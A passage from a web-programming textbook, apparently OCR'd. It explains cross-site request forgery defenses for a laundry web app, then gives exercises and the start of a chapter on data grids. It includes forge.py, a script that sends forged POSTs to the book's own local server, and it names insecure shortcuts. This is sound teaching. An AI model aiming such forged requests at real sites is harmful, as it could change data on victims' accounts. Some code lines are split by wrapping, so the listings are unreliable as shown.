> **PROBLEM.** A cashier is logged in to the Laundry pages in one tab and, in another, opens a page on some other website. That page contains a hidden form that posts to `/Bills/New` and submits itself. Show that the Razor pages refuse it without any code of ours, explain why, and write the same protection by hand in Java and in Python.

In our own words. The attack is called *cross-site request forgery* (CSRF) [20]. The browser attaches a site's cookies to every request to that site, whoever started the request, so a form on another site arrives looking exactly like the cashier's own. The defense is a secret that the other site cannot know and that every genuine form carries: an *anti-forgery token*.

Design. The server gives each browser a random token and remembers it (in the session, or in a cookie of its own). Every form it sends contains the token in a hidden field. On every `POST`, the server compares the token in the form with the one it remembers and refuses the request if they differ. Another site can make the browser send the cookies, but it cannot read the Laundry's pages, so it cannot learn the token to put in its form. Three variants appear in this chapter:

- **Razor Pages** does it automatically [21]. The form tag helper adds a hidden `__RequestVerificationToken` field to every `<form method="post">`, a matching cookie is set, and every `POST` to a page is checked before any handler runs; a missing or wrong token gives 400.
- **The session token** of the Back Office (**Listing 12.5**, **Listing 12.12**, **Listing 12.13**) and of **Listing 12.37**: a random value stored in the session at login, printed into every form, compared on every `POST`.
- **The double-submit cookie** of **Listing 12.38**: the random value is put in a cookie of its own and in the form; the server keeps nothing and compares the two. Another site cannot read or set the Laundry's cookies, so it cannot make them match.

Running it. **Listing 12.56** plays both sides. A victim and an attacker each open the form and each receive a valid token of their own; then three `POST`s are sent *with the victim's cookies*: one without a token, one with the attacker's token, one with the victim's.

Listing 12.56 `forge.py`: a forged form with no token, with someone else's token, and the genuine form.

```
# forge.py - Problem 12.11: can another site make a cashier's browser create a bill?
# A victim and an attacker each open the form; then three POSTs are sent WITH THE VICTIM'S
COOKIES:
# no token at all, the attacker's own (valid) token, and the victim's own token.
#     python3 forge.py http://127.0.0.1:9210        (Razor; Java :9224, Python :9225)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")

class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None

def browser():
    return
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(http.cookiejar.CookieJar()),
NoRedirect)

def token_of(b):
    html = b.open(base + "/Bills/New").read().decode()
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)

victim, attacker = browser(), browser()
victim_token, attacker_token = token_of(victim), token_of(attacker)
bill = {"Input.CustomerId": "C0047", "Input.ServiceId": "S0005", "Input.Unit": "9",
        "Input.Rack": "Z99", "Input.OutletId": "O01"}
for label, extra in (("no token", {}), ("the attacker's own token",
{"__RequestVerificationToken": attacker_token}),
                     ("the victim's own token", {"__RequestVerificationToken":
victim_token})):
    try:
        r = victim.open(base + "/Bills/New", urllib.parse.urlencode(dict(bill,
**extra)).encode())
        status, where = r.status, r.headers.get("Location", "")
    except urllib.error.HTTPError as e:
        status, where = e.code, e.headers.get("Location", "")
    print(f"POST with {label:<26} -> {status} {where}")
```

Against the Razor pages (the Java and Python versions print the same three answers):

```
POST with no token                   -> 400
POST with the attacker's own token   -> 400
POST with the victim's own token     -> 302 /Bills/Detail/B2955
```

The acceptance test of Problem 12.4 makes the same check of the Back Office in check S1: a `POST` without the token gets 403 from all three versions.

Line by line. Nothing in `Bills/New.cshtml.cs` mentions tokens: the `<form method="post">` in **Listing 12.35** is enough for the tag helper to add the field, and the check is part of how Razor Pages runs any `POST` handler. The attacker's *own* token is refused because a Razor token is tied to the cookie issued to the same browser; the Flask version compares with the token in the victim's session; the Java version compares with the victim's `csrf` cookie. In every version the token is long and random (128 bits), so it cannot be guessed. The Back Office's session cookies also carry `SameSite=Lax` (all three versions set it), and the token cookie of **Listing 12.38** carries

`SameSite=Strict`; the attribute tells modern browsers not to send them with a `POST` started by another site at all [22]; that is a second, independent defense, not a replacement, because older browsers and some setups ignore it.

A tempting wrong solution. Several, all common. *Checking only that the request is a `POST`*: the attacker's form is a `POST`. *Checking the `Referer` header*: it is missing from many legitimate requests and can be suppressed by the attacker's page. *One token for everybody*, written into a configuration file: the attacker opens the site, reads the token from any form, and uses it. And, in Razor Pages, adding `[IgnoreAntiforgeryToken]` to a page model to make a failing test pass: it switches the protection off for every request to that page.

> **CHECK YOURSELF.** The search form of the price list uses `method="get"` and carries no token. Is that a hole?
>
> *Answer.* No. A `GET` must not change anything (Section 12.2, Question 1), so forging one gains the attacker nothing: the victim's browser merely fetches a list it could fetch anyway, and the other site cannot even read the answer. Tokens protect requests that change state, which is one more reason why every change must be a `POST`.

12.9 The Problems of This Chapter Compared

Table 12.6 lays the eleven problems side by side. Read the last column from top to bottom: in every problem the tempting solution works on the ordinary example and fails in one particular situation, two visitors at once, a customer with markup in her name, an outlet with nothing waiting, a request that was not started by the user. None of those situations is the example in the statement. That is the strongest argument this chapter can make for Question 6 of Section 12.2: write the awkward cases down before you write the code.

Table 12.6 The eleven problems of the chapter, what each practices, and the case its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
12.1	data model	print the physical model from the database	a hand-drawn table goes stale; declared keys not enforced
12.2	eight CRUD features in JSP	pages call one model class; guard, PRG, `c:out`	a delete link is a `GET` that anything can follow
12.3	"beautiful"	named colors, measured contrast, one step, one scale	light grey text at 2.50 : 1
12.4	evidence and delivery	acceptance test over HTTP, WAR, container, `.gitignore`	screenshots taken once prove nothing later
12.5	Web Forms to Razor Pages	page model, binding, attributes, server-side price	a total computed by the browser
12.6	application state	one lock for every request	read-add-write races; an empty file read as 0
12.7	validated form	shape rules as attributes, existence rules in code	trusting the browser's `required` and `pattern`
12.8	handlers	named handlers, every POST ends in a redirect	answering a POST with a page; Reload repeats it
12.9	thin and fat clients	who makes the HTML; `textContent`	data glued into `innerHTML` runs as code
12.10	five systems	`LEFT JOIN`, conditions in `ON`, `COUNT(b.id)`	`JOIN`, `WHERE` or `COUNT(*)` loses or invents rows
12.11	forged forms	a per-browser token on every POST	one token for all, `Referer` checks, switching it off

12.10 Profitina in Practice

Profitina, the AI-visibility (GEO) platform running in production at `app.profitina.com`, measures how ready a brand's website is to be cited by AI answer engines and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL, not JSP or ASP.NET, and every idea of this chapter appears in its public shape.

Server pages and a rich client together. The product's dashboard is a *cockpit*: one request, `GET /api/me/dashboard`, returns the user's notifications, followed channels, rank and activity as JSON, and the page builds its panels in the browser. That is the fat client of Problem 12.9, and it carries the same duty: every piece of text another user wrote, a reply, a channel name, a post in the real-time community, is put on the page as text, never as markup. The community feed itself arrives through Server-Sent Events, a stream of small messages that the browser adds to the page as they come.

Optimistic forms, still checked on the server. The community composer clears the moment a post is sent and shows the post at once, restoring the text if sending fails. That is a pleasant fat-client trick, and it changes nothing about Problem 12.7: the server still checks every post, and links in posts pass a server-side safety screen before they are shown to anybody.

Limits that must hold when requests arrive together. Channels a user can create are limited to two a day and five active; login attempts are rate-limited; subscriptions renew from a balance. Each of these is a read-check-write on shared state, the shape of the counter of Problem 12.6, and each is decided in the database, in one transaction, rather than in the memory of one process.

Evidence before release. No release goes out until the full automated suite, well over a thousand tests, is green, and the deployment only reports success after the new version answers its health check. The 21-check acceptance test of Problem 12.4, run against three versions of one site, is the same habit at the size of a chapter.

As always, the product advises and its users decide, and the runnable version of every idea above is the Profitina Laundry code of this chapter.

12.11 Common Mistakes, and How to Avoid Them

Writing the page first. Decide the requests, the state and the permissions first (Section 12.2); the page is the last thing that depends on them.

SQL and rules inside JSP scriptlets. Put them in one model class, and keep the page to a guard, a call and the HTML (Problem 12.2).

Changing data with a `GET`. Deletes, status changes and payments are `POST`s; a `GET` must be safe to repeat (Problems 12.2 and 12.11).

Answering a `POST` with a page. Redirect after every successful change, and carry the message across the redirect in the session or `TempData` (Problem 12.8).

Trusting the browser's checks. `required`, `pattern`, `min`, `max` and browser-side validators help honest users; the server checks everything again, looks every id up and computes every price (Problems 12.5 and 12.7).

Forgetting `Page.IsValid` or `ModelState.IsValid`. Validators and attributes record failures; the handler must stop when there are any (Problem 12.7).

A field for per-visitor or shared data in the wrong home. A page model is new for every request, a servlet is one object for everybody, and a lock only works if every request uses the same one (Problem 12.6).

Read-add-write without a lock. Two requests at once lose updates; for data that must survive restarts or several servers, let the database do the arithmetic (Problem 12.6).

Printing without escaping, in either place. `<c:out>`, `@`, `{{ }}` or `h()` on the server; `textContent` or `createElement` in the browser; never data in `innerHTML` (Problems 12.2 and 12.9).

`JOIN`, `WHERE` or `COUNT(*)` where a `LEFT JOIN` count is meant. Start from the table whose rows must all appear, put the conditions in `ON`, count a column of the joined table (Problem 12.10).

Switching off or weakening the anti-forgery token. One random token per browser, checked on every `POST`; never `[IgnoreAntiforgeryToken]` to make a test pass (Problem 12.11).

Foreign keys declared but not enforced. Run `PRAGMA foreign_keys = ON` on every SQLite connection, and test a delete that must be refused (Problems 12.1 and 12.4).

Low-contrast text and invisible focus. Measure the contrast of every text color, keep a visible outline for keyboard users (Problem 12.3).

Evidence that cannot be repeated. Screenshots and "tested" in the write-up prove one day; an acceptance test proves every day (Problem 12.4).

Data and secrets in the repository. Keep the database file, `.env` and keys out with `.gitignore`, and read secrets from the environment (Problem 12.4).

12.12 Chapter Summary

- A problem about server pages is solved by six questions, in order (Section 12.2): the requests, the home of each piece of state, the permissions, the server's checks, the printing and its escaping, and the proof. **Figure 12.1** is the shape of every form.
- The project of Problems 12.1 to 12.4 is the Laundry Back Office: eight CRUD features over services and outlets, written as JSP pages over one model class, and again on the JDK's HTTP server and in Flask; all three pass the same 21 checks over HTTP.
- The physical model is best printed from the database itself, through JDBC's metadata or SQLite's `PRAGMA`s, so the write-up cannot disagree with the tables; foreign keys protect the deletes only when they are enforced.
- "Beautiful" can be made checkable: named colors whose contrast ratio (Equation (12.1) to Equation (12.3)) is at least 4.5 : 1, one spacing step, one type scale, visible focus, and a phone layout.
- Delivery is an acceptance test that can be run again, screenshots taken by a program, a write-up assembled from what the programs print (**Table 12.4**), a WAR for Tomcat, a container for a free Java host, and a repository without data or secrets.
- Every part of a Web Forms page has a Razor Pages counterpart (**Table 12.5**); what disappears is ViewState, and with it the illusion that a page remembers.
- Shared state needs one lock for every request, or better an atomic operation in the database; without it, every version counted fewer than a third of 400 visitors (Problem 12.6).
- Shape rules belong in attributes, existence rules in code, the charge (Equation (12.5)) on the server; every `POST` handler ends in a redirect (Problems 12.7 and 12.8).
- A thin client receives HTML made and escaped by the server; a fat client receives data and must build the display with `textContent`, never `innerHTML` (Problem 12.9).
- PHP, JSP, Razor Pages, Java and Python gave the same answer to the same question, once the query started from the table whose rows must all appear (Problem 12.10).
- An anti-forgery token, per browser and checked on every `POST`, stops forms submitted from other sites; Razor Pages adds it by itself, and it takes a dozen lines by hand (Problem 12.11).

12.13 Exercises

1. **(Nobody at work yet.)** Write a query listing every outlet with its number of washers (employees of section `wash`), so that an outlet with no washers appears with 0. Test it on a copy of the database to which a new outlet O04 has been added.
2. **(The best-selling services.)** Write a query for the five services that charged the most for bills received in September 2026, with the number of bills and the total, largest first.
3. **(What ViewState carried.)** A Web Forms page shows a `DropDownList` of the 12 services and a `GridView` of 50 bills. Explain what ends up in the hidden `__VIEWSTATE` field, why it makes every postback larger, and what the Razor page does instead.
4. **(The order of events.)** In Web Forms a page runs `Page_Init`, `Page_Load`, the control's `Click` event and `Page_PreRender`, in that order, on every postback. Where is each of these in a Razor page model, and why is there no `IsPostBack`?
5. **(A counter that survives.)** Replace the file of Problem 12.6 by a table `Counter(name TEXT PRIMARY KEY, n INTEGER NOT NULL)`. Write the statements that add one and return the new value, safely for many requests at once.

6. **(Visitors per day.)** The owner wants "visitors today" instead of "visitors ever". Which state is needed, where does it live, and what happens at midnight?
7. **(Escaping has contexts.)** A page puts a customer's name in three places: in the text of a paragraph, in the `value` attribute of an input, and inside a JavaScript string in a `<script>` block. Which of these does `<c:out>` or Razor's `@` make safe, and what should be done for the third?
8. **(Over-posting.)** Suppose the `InputModel` of Problem 12.7 had a property `public decimal Charged { get; set; }`, and the handler used it. What could a cashier's browser do, and what are two ways to prevent it?
9. **(Thin or fat?)** A dashboard shows the 200 bills waiting across all outlets and refreshes every 30 seconds. Would you make it a thin or a fat client? Give two reasons.
10. **(A context path.)** Deployed as `laundry.war` instead of `ROOT.war`, the Back Office's addresses begin with `/laundry/`. Which parts of the JSP version keep working, and what in the Java version of **Listing 12.12** would break if it were deployed the same way?

12.14 Solutions to the Exercises

Exercises 12.1 and 12.2. Listing 12.57 contains both queries. It works on a copy of the database made in memory, to which it adds the outlet O04 of Exercise 12.1.

Listing 12.57 `exercises.py`: solutions to Exercises 12.1 and 12.2.

```
# exercises.py - solutions to Exercises 12.1 and 12.2 of Chapter 12, run on the sample
data.
#     python exercises.py
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(":memory:")
sqlite3.connect(DB).backup(con)               # work on a copy in memory; the file is not
touched
con.execute("INSERT INTO Outlet VALUES ('O04', 'Profitina Laundry Mulyosari', 'Jl.
Mulyosari No. 3, Surabaya', "
            "'031-0000-2104', '2026-10-01')")   # a new outlet with no staff yet: the case
that matters

print("Exercise 12.1: washers (section 'wash') per outlet, every outlet listed")
for row in con.execute("""
        SELECT o.id, o.name, COUNT(e.id) AS washers
          FROM Outlet o
          LEFT JOIN Employee e ON e.Outlet_id = o.id AND e.section = 'wash'
         GROUP BY o.id, o.name
         ORDER BY o.id"""):
    print("  %s  %-28s %d" % row)

print("Exercise 12.2: September 2026, charged per service, the five largest")
for row in con.execute("""
        SELECT s.id, s.description, COUNT(*) AS bills, SUM(b.payment) AS charged
          FROM Bill b JOIN Service s ON s.id = b.Service_id
         WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
         GROUP BY s.id, s.description
         ORDER BY charged DESC, s.id
         LIMIT 5"""):
    print("  %s  %-40s %4d bills  Rp %s" % (row[0], row[1], row[2],
f"{int(row[3]):,}".replace(",", ".")))
```

```
Exercise 12.1: washers (section 'wash') per outlet, every outlet listed
  O01  Profitina Laundry Rungkut    2
  O02  Profitina Laundry Keputih    3
  O03  Profitina Laundry Wiyung     2
  O04  Profitina Laundry Mulyosari  0
Exercise 12.2: September 2026, charged per service, the five largest
  S0001  Wash, dry & fold (per kg)                 123 bills  Rp 6.032.000
  S0002  Express wash & fold, 1 day (per kg)        35 bills  Rp 1.632.000
  S0003  Ironing only (per kg)                      35 bills  Rp 1.044.000
  S0008  Bed cover, any size (per item)             13 bills  Rp 525.000
  S0004  Dry cleaning - shirt/blouse (per item)     10 bills  Rp 440.000
```

For Exercise 12.1 the query starts from `Outlet`, the condition `e.section = 'wash'` is in the `ON` clause and the count is `COUNT(e.id)`, the three rules of Problem 12.10; O04, with no employees at all, appears with 0. On the real data no outlet has zero washers, so the query would *look* right in every version; that is why the test adds the case that matters. For Exercise 12.2 the date range is half-open, `>= '2026-09-01' AND < '2026-10-01'`, which includes every moment of 30 September and nothing of October, and ties in the total are broken by the service id so that the order is always the same.

Exercise 12.3. ViewState holds, serialized and encoded as text, the state of every control that the server set or changed: the 12 items of the list (their texts and values) and, for the grid, its rows as they were drawn, so that on a postback the server can rebuild the controls without reading the database again. The browser receives it in the page and sends it back with every postback, so each postback carries all 50 bills twice, once down and once up. The Razor page carries nothing of the kind: on a `POST` it binds only the fields of the form, and anything else it needs to draw the page again (the list of services, the bills) it reads again from the store or the database.

Exercise 12.4. `Page_Init` corresponds to the page model's constructor, where dependencies arrive; `Page_Load` with `!IsPostBack` corresponds to `OnGet`; the `Click` event corresponds to `OnPost` or a named handler such as `OnPostAdvance`; `Page_PreRender`, the last chance to change what is drawn, corresponds to the end of the handler, before `return Page()`. There is no `IsPostBack` because a Razor page never needs to ask: a `GET` and a `POST` go to different methods, and the page is not rebuilt from a previous copy of itself.

Exercise 12.5. On SQLite 3.35 or newer: `UPDATE Counter SET n = n + 1 WHERE name = 'welcome' RETURNING n;`. The database performs the read, the addition and the write of one row as one indivisible step, so no two requests can read the same value. On a database without `RETURNING`, run `UPDATE Counter SET n = n + 1 WHERE name = 'welcome'` and then `SELECT n FROM Counter WHERE name = 'welcome'` inside one transaction. The row must exist first: `INSERT INTO Counter VALUES ('welcome', 0)` once, or `INSERT … ON CONFLICT(name) DO UPDATE SET n = n + 1`.

Exercise 12.6. The state is a count *per day*, so the key must include the date: a row per day, `Counter(day DATE PRIMARY KEY, n INTEGER)`, updated with the shop's local date (Asia/Jakarta), not the server's clock if the server is elsewhere. Nothing needs to happen at midnight: the first visitor of the new day finds no row for the new date and inserts one, and yesterday's row stays behind as history, which the owner will soon want to see as a chart.

Exercise 12.7. `<c:out>` and `@` escape for HTML text and for attribute values in double quotes, so the first two places are safe. Inside a JavaScript string they are not enough: HTML escaping does not stop a quote or a line break from ending the string in the script's own syntax. The safe way is not to put the value in the script at all: put it in a `data-` attribute of an element, escaped as an attribute (`<div id="c" data-name="@Model.Name">`), and read it in the script with

`element.dataset.name`; or have the server encode it as JSON for a script, which Razor does with `@Json.Serialize(Model.Name)`, whose encoder also escapes `<`.

Exercise 12.8. Model binding fills every public, settable property of the bound model from the form, so a cashier (or anybody with the browser's developer tools) could add a field `Input.Charged=1` and create a bill for one rupiah; this is called *over-posting*. The two defenses: (a) never put a property on an input model that the user must not set, which is why `InputModel` has no `Charged` and the store computes it; (b) if the class must be shared, bind only listed properties, with `[Bind("CustomerId,ServiceId,Unit,Rack,OutletId")]`, and still compute the charge on the server.

Exercise 12.9. A fat client, for two reasons. The refresh then carries only data, 200 small JSON objects, and the script can update just the rows that changed instead of replacing the whole table every 30 seconds; and the same JSON answer can serve a phone application or a wall display later. The price is that the script must build every cell with `textContent` (Problem 12.9). A thin client would be the better choice for a page that changes rarely and must work with very little JavaScript.

Exercise 12.10. The JSP pages keep working, because every address they write is *relative*: `href="services.jsp"`, `action="service-delete.jsp"`, `response.sendRedirect("login.jsp")` and `href="style.css"` are resolved by the browser against the page's own address, so they stay inside `/laundry/`. The Java version writes *absolute* paths, `href="/services"`, `Location: /login`, `href="/style.css"`, which would leave the context path and reach Tomcat's root instead. (The Java version is not deployed that way, since it is its own server, but the lesson holds for any application behind a path prefix: build absolute addresses from the context path, `request.getContextPath() + "/services"` in a servlet or `~/` in Razor.)

Chapter 13

Data on the Page: GridView and Data Grids

By the end of this chapter you will be able to put a database table on a web page in a form people can work with: a grid that shows a few rows at a time, moves from page to page, sorts by any column, narrows the rows with filters, changes a row where it stands, deletes a row after asking "are you sure?", and hands the selection over as a spreadsheet file. You will first meet the classic way of doing this, the ASP.NET Web Forms **GridView** control, through the MyLaundry pages it was taught with, and see what the control does for you and what it quietly costs. Then you will build the same grid the modern way, in ASP.NET Core Razor Pages, over the 2,953 real bills of Profitina Laundry, and three more times, in PHP with PDO, in Java on the JDK's own web server with JDBC, and in Python with Flask. On the way you will learn the two rules that make a grid safe: every value a visitor typed reaches the database as a bound parameter, and the one thing that cannot be a parameter, the column to sort by, is chosen from a list you wrote. You will measure why "page 119" is slower than "page 1", learn keyset paging, which does not slow down, and add a small script that makes the grid feel instant while the grid keeps working, unchanged, without it.

13.1 Where We Left Off

Chapter 9 introduced ASP.NET in its two forms: Web Forms, the original of 2002, which runs only on Windows with the .NET Framework, and ASP.NET Core, the rewrite that runs everywhere and whose page model, Razor Pages, is what this book runs. Chapter 10 put PHP, JSP and ASP.NET side by side, Chapter 11 was about forms and dynamic pages, and Chapter 12 worked problems across all three.

This chapter answers the question that comes straight after forms. A form puts *one* record into the database. A shop does not live on one record. The owner of Profitina Laundry does not want to see one bill; she wants to see *the bills*: this week's, the ones still waiting at the Keputih outlet, the most expensive ones, the ones a cashier typed by mistake this morning. The screen that answers her is a table, and a table of data that people can page, sort, filter, edit and export has a name. It is a **data grid**.

> **DEFINITION.** A **data grid** is an HTML table generated from a data source, one row per record and one column per field, together with the controls that let a person work with it: moving between pages, sorting by a column, filtering rows, editing or deleting a row in place, and exporting what is shown.

Nothing in the definition is exotic: every control is a link or a small form, and every one ends as an ordinary HTTP request. What makes a grid worth a chapter is that it is where a web application touches *a lot* of data at once, and where carelessness becomes expensive: a grid that sends all 2,953 bills to show 25, a sort link that lets a visitor write SQL, a delete button that does not ask, an export that lets a customer's name run as a formula in the owner's spreadsheet. This chapter builds a grid that does none of those things, and shows why each would have happened.

13.2 The Problem a Grid Solves

13.2.1 Seven jobs

Watch a cashier at the Rungkut outlet on a Saturday afternoon. A customer asks whether her bed cover is ready. The cashier needs this outlet's bills, still *queued* or *finished*, newest first; she finds the bill, and when the customer takes it home she changes its status to *departed*. Later the supervisor asks her to delete a bill she created twice by mistake. At the end of the month the owner wants all September bills in a spreadsheet.

Those sentences contain the seven jobs of every data grid. **Table 13.1** lists them with the name the GridView control gives each job and the way this chapter's modern grid does it.

Table 13.1 The seven jobs of a data grid. The middle column is what Web Forms gave you in one control; the last column is how this chapter does the same jobs with ordinary links and forms.

Job	What the person wants	GridView (Web Forms)	This chapter's grid
Show	the records as rows and columns	`DataSource` + `DataBind()`, `BoundField`	an HTML `<table>` drawn by a template
Page	25 rows at a time, and a way to move on	`AllowPaging`, `PageSize`, `PageIndex`	`LIMIT ? OFFSET ?` (and keyset paging, Section 13.13)
Sort	by any column, either direction	`AllowSorting`, `SortExpression`	`?sort=customer&dir=asc`, from a white list
Filter	only some rows: an outlet, a status, some dates	a data source control with `SelectParameters`	`?outlet=O02&status=queued&from=…&to=…`, bound
Edit	change one field of one row, where it stands	`EditIndex`, `EditItemTemplate`, `RowUpdating`	`?edit=B2934`, then `POST /bills/status`
Delete	remove a row, after a question	`CommandField`, `RowDeleting`, a `confirm()`	`?delete=B2931` or a `confirm()`, then `POST /bills/delete`
Export	take the rows away in a file	not built in	`GET /bills.csv?…`, the same filters

None of the jobs is new: showing rows was Chapter 5, forms were Chapter 11. What is new is doing all seven on one page, where each control must remember what the others chose. If the cashier has filtered to *Keputih, queued* and then sorts by customer, the sort must keep the filter; if she then pages, the page link must keep both. That requirement, every link and form carrying the state of all the others, shapes everything from Section 13.9 onwards.

13.2.2 The size of the problem

A grid is not interesting on four rows. The original MyLaundry database that the GridView pages of this chapter were written against has exactly four bills, four customers and seventeen services, and on four rows paging and sorting are decoration. Profitina Laundry's sample database is a year of a real shop: three outlets in Surabaya, fourteen employees, 256 customers and **2,953 bills** from 1 October 2025 to 30 September 2026. **Table 13.2** breaks the bills down the two ways the cashier filters them.

Table 13.2 The 2,953 bills of the sample database by outlet and status, counted with `GROUP BY`. Almost every bill has left the shop; the ones a cashier works with every day are the 57 still inside.

	Rungkut (O01)	Keputih (O02)	Wiyung (O03)	All outlets
queued	9	9	5	23
finished	23	6	5	34
departed	1,280	981	635	2,896
all statuses	**1,312**	**996**	**645**	**2,953**

Two facts in **Table 13.2** will matter later. First, the rows people *work* with, the 57 that are queued or finished, are a tiny part of the table, which is why filters are not a luxury: without them the cashier would page through 119 pages to find them. Second, 2,953 is a small number for a computer and a large number for a web page. Sent as one HTML table, this chapter's grid would be about 1.2 megabytes (it costs roughly 400 bytes a row), a noticeable wait on a phone and an endless scroll for a person; sent 25 at a time it is 119 pages of about 14 kilobytes each. Paging is how a grid respects both the network and the eye.

13.2.3 The case study, stated as the original lesson stated it

The GridView pages of Sections 13.4 to 13.6 come from a case study worded like this, and it is worth keeping the wording, because it names the feature that matters most to a customer.

> **CASE STUDY: MyLaundry.** Implement a web program for MyLaundry, a laundry company. Database: MySQL/MariaDB. Platform: web. Framework: ASP.NET. The most noticeable feature for the customer is the list of services and their prices.

Figure 13.1 is what that feature looked like when it was done: the Service table, drawn by a GridView, with a light blue header and every second row light yellow. The picture is small and plain, and it is still what most of the business web looks like on the inside. Almost every administrative page you will ever build is this picture with more columns.

id	description	price
B120	Bed cover, size 120	30000.00
B180	Bed cover, size 160-180	40000.00
C	Carpet, per m2	10000.00
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
C10W	Clothes 7-10 kg, Washed only	25000.00
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
C4W	Clothes max 4 kg, Washed only	10000.00
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
C6W	Clothes 5-6 kg, Washed only	15000.00
DL1	Doll, Large 1 pcs	40000.00
DM2	Doll, Medium 2 pcs	40000.00
DO	Delivery Order, per 10 kg	5000.00
DS3	Doll, Small 3 pcs	40000.00
I	Ironed only (without washing), per 5 kg	10000.00

Figure 13.1 The MyLaundry price list drawn by a GridView: a header row styled light blue and alternating rows styled light yellow, set from three lines of C# in **Listing 13.4**.

13.3 The Data Underneath

13.3.1 The original MyLaundry database

The GridView pages read a MySQL or MariaDB database called `MyLaundryDB`, the same four-table design (Customer, Employee, Service, Bill) that Profitina Laundry keeps column for column. **Figure 13.2** is its entity–relationship diagram.



Figure 13.2 The MyLaundry design. A Bill belongs to one Customer, was received by one Employee and is for one Service; an Employee may have a supervisor who is another Employee (the loop on the right). `N` marks a column that may be NULL.

Read the crow's feet in **Figure 13.2** as "many". One customer has many bills; one service appears on many bills; one employee receives many bills, and one supervisor has many employees. The three columns of Bill marked `FK` are the foreign keys that point along those lines, and `finished` and `departed` are marked `N` because a bill that is still in the shop has not been finished or collected. **Listing 13.1** is the first part of the SQL that creates the database; the whole file, with all seventeen services and the four sample bills, is in the chapter's code folder.

Listing 13.1 The start of `MyLaundryDB.sql`: the database and its Bill table. `status` is an `enum` of three words, and a new bill is `queued` unless it says otherwise.

```sql
-- MyLaundryDB: the original MySQL/MariaDB database behind the MyLaundry GridView pages.
-- Load it in phpMyAdmin (XAMPP) or with:  mysql -u root -p < MyLaundryDB.sql

-- =======
-- Database
-- =======

CREATE DATABASE MyLaundryDB;
USE MyLaundryDB;

-- Table: Bill
CREATE TABLE Bill (
    id char(5) NOT NULL,
    arrived datetime NOT NULL DEFAULT CURRENT_TIMESTAMP(),
    finished datetime NULL,
    departed datetime NULL,
    status enum('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack varchar(3) NOT NULL,
    unit int NOT NULL,
    payment decimal(10,2) NOT NULL,
    Customer_id char(5) NOT NULL,
    Employee_id char(5) NOT NULL,
    Service_id varchar(5) NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id)
);

-- Table: Customer
CREATE TABLE Customer (
```

The `status` column is the heart of the shop's workflow, and this chapter's grid edits it: `queued` when the laundry arrives, `finished` when it has been washed, `departed` when the customer has taken it home. MySQL's `enum` type refuses any other word. The design lists the values as `'departed','finished','queued'`, alphabetically rather than in workflow order, and that has a useful consequence: MySQL sorts an `enum` by the position of its values, so here it sorts statuses alphabetically, exactly as SQLite sorts the same words stored as text. Section 13.11 relies on the two databases agreeing.

After loading the file, phpMyAdmin (Chapter 5) shows the Service table as in **Figure 13.3**: seventeen rows, from `B120` *Bed cover, size 120* to `I` *Ironed only*. That table is the data source of the first four GridView pages.

←T→				id	description	price
☐	Edit	Copy	Delete	B120	Bed cover, size 120	30000.00
☐	Edit	Copy	Delete	B180	Bed cover, size 160-180	40000.00

☐	Edit	Copy	Delete	DO	Delivery Order, per 10 kg	5000.00
☐	Edit	Copy	Delete	DS3	Doll, Small 3 pcs	40000.00
☐	Edit	Copy	Delete	I	Ironed only (without washing), per 5 kg	10000.00

Figure 13.3 The Service table of `MyLaundryDB` in phpMyAdmin. Every row has its own Edit, Copy and Delete link (marker 1), and a click on a column heading sorts (marker 2): phpMyAdmin is itself a data grid, and a good model of the jobs in **Table 13.1**.

